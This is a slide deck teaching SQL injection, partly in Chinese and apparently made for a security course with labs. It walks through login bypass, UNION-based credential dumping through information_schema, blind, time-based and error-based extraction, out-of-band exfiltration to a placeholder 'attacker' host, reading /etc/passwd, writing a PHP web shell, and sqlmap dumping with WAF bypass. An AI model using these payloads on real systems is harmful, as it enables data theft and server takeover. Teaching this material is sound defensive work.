



SQL Injection

@splitline




Basic Injection

SQL Injection' or 1=1--

Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



Introduction to SQL

```
SELECT * FROM user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```


id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssword	2021/07/08
3	meow	M30w_OW0	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id username			
		87p@ssword	2021/07/08
3	meow	M30w_OW0	2021/11/23

SQL Injection



https://splitline.tw/admin

Username

Password

Login

背後 SQL 會怎麼寫？


https://splitline.tw/admin

Username


Password

Login

```
SELECT * FROM admin WHERE  
username = "input" AND password = "input"
```




```
SELECT * FROM admin WHERE  
username = 'notexist' AND password = 'xxx'
```



```
db> SELECT * FROM admin
      WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```

```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```



A screenshot of a web browser window with the address bar showing `https://splitline.tw/admin`. The page contains a login form with two input fields and a button. The first input field, for the username, contains the text `admin`. The second input field, for the password, contains the text `p@55word`. Below these fields is a blue button labeled `Login`.

```
SELECT * FROM admin WHERE  
username = 'admin' AND password = 'p@55w0rd'
```

https://splitline.tw/admin

```
db> SELECT * FROM admin
      WHERE username = 'admin' AND password = 'p@55w0rd';
```

username	password
admin	p@55w0rd

1 row in set
Time: 0.008s

```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```



```
SELECT * FROM admin WHERE  
username = 'admin' or 1=1 -- ' AND password = 'x'
```


<https://splitline.tw/admin>

```
db> SELECT * FROM admin WHERE  
      username = 'admin' or 1=1 -- ' AND password = 'x';
```

username	password
admin	p@55w0rd
root	iamr00t

2 rows in set

Time: 0.006s

```
SELECT * FROM admin WHERE  
username = 'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password = 'x'
```

閉合單引號

TRUE

註解

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE us  
'admin'
```

HACKED

Besides 'or 1=1--

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同


```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222



title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=1
```



title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=2
```



title	content
Hello	Hello World!
Cat	Meow Meow
1	2

```
SELECT title, content from News where id=2  
UNION SELECT 1, 2
```



id	title	content
	1	2

```
SELECT title, content from News where id=-1
UNION SELECT 1, 2
```



id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1  
UNION SELECT 1, user()
```

news.php?id=-1 UNION

Title


root@local

MySQL Functions

- user() /
current_user()
- version()
- database() / schema()
 - current database
-

content

root@localhost



```
SELECT title, content from News where id=-1  
UNION SELECT 1, user()
```



id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1  
UNION SELECT 1, password from Users
```




你怎麼通靈出 table name 和 column name 的RRR

information_schema

MySQL 中用來儲存 metadata 的 table (MySQL \geq 5.0)

不同 DBMS 有不同的表來達成這件事 (例如: SQLite 有 sqlite_master)

- Database Name

```
SELECT schema_name FROM information_schema.schemata
```

- Table Name

```
SELECT table_name FROM information_schema.tables
```

- Column Name

```
SELECT column_name FROM information_schema.columns
```

title	content
1	Users

```
SELECT title, content from News where id=-1  
UNION
```

```
SELECT 1, table_name from information_schema.tables  
where table_schema='mycooldb' limit 0,1
```

title	content
1	id

```
SELECT title, content from News where id=-1  
UNION
```

```
SELECT 1, column_name from information_schema.columns  
where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
      UNION
SELECT 1, group_concat(column_name) from
      information_schema.columns
      where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT username, password from Users
```

Lab: Log me in: Revenge
Lab: Bulletin Board

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Blind?

- 資料不會被顯示出來
- 只可以得知 Yes or No
 - 有內容/沒內容
 - 成功/失敗
 - ...
- 常見場景
 - 登入
 - 檢查 id 是否被用過
 - ...

Identify

- `SELECT * FROM Users WHERE id = 1` Yes
- `SELECT * FROM Users WHERE id = -1` No
- `SELECT * FROM Users WHERE id = 1 and 1=1` Yes
- `SELECT * FROM Users WHERE id = 1 and 1=2` No

操縱此處的 true / false 來 leak 資料 ←

Exploit with Binary Search

- ... id = 1 # Basic condition Yes
- ... id = 1 and length(user()) > 0 Yes
- ... id = 1 and length(user()) > 16 No
- ... id = 1 and length(user()) > 8 No
- ... id = 1 and length(user()) > 4 Yes
- ... id = 1 and length(user()) > 6 No
- ... id = 1 and length(user()) = 5 Yes
→ user() 長度是 5

假設 user() 是 'mysql'

Exploit with Binary Search

- ... `id = 1 and ascii(mid(user(),1,1)) > 0` Yes
- ... `id = 1 and ascii(mid(user(),1,1)) > 80` No
-

假設 `user()` 是 `'mysql'`

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Time Based

- 頁面上什麼都看不到，不會顯示任何東西
- 利用 query 時產生的時間差判斷
- 哪來的時間差？
 - sleep
 - query / 運算大量資料
 - repeat('A', 10000000)

Exploit

SLEEP 版的 boolean based

- ... id = 1 and IF(ascii(mid(user(),1,1))>0, SLEEP(10), 1)
- ... id = 1 and IF(ascii(mid(user(),1,1))>80, SLEEP(10), 1)
-

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- **Error Based**
- Out-of-Band

Error Based

- 伺服器可回傳資料庫錯誤訊息
- 透過惡意輸入，控制報錯內容來偷資料
- Cons.
 - 不會顯示錯誤訊息
 - 錯誤訊息大多有長度限制

Useful functions

- XML Functions
 - `ExtractValue(xml, xpath)`
 - `UpdateXML(xml, xpath, new_xml)`
- Value Overflow
 - `exp(X)`
- Geometry related
 - `MultiLineString(LineString)`
 - `MultiPolygon(Polygon)`

...

Exploit

```
select ExtractValue(1, concat(0x0A,version()));
```

**XPATH syntax error: '
8.0.20'**

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Out of Band

- 把資料往外傳！

- MySQL + Windows

```
load_file(concat("\\\\", user(), ".splitline.tw"))
```

Samba + DNS Query Log

Tool: DNSBin <https://github.com/ettic-team/dnsbin>

- Oracle

```
url_http.request('http://attacker/' || (select user from dual))
```

Advanced Tricks

- Read file
- Write file
- RCE

Read / Write file

Read

- MySQL
`SELECT LOAD_FILE('/etc/passwd');`
- PostgreSQL
`SELECT pg_read_file('/etc/passwd', <offset>, <length>);`

Write

- MySQL
`SELECT "<?php eval($_GET[x]);?>" INTO OUTFILE "/var/www/html/shell.php"`

sqlmap

- <http://sqlmap.org/>
- `sqlmap.py 'target_url' --dump`
- Script kiddie 最愛
(可是真的很好用 👍)
- `--tamper`: 可以 bypass 部分 WAF

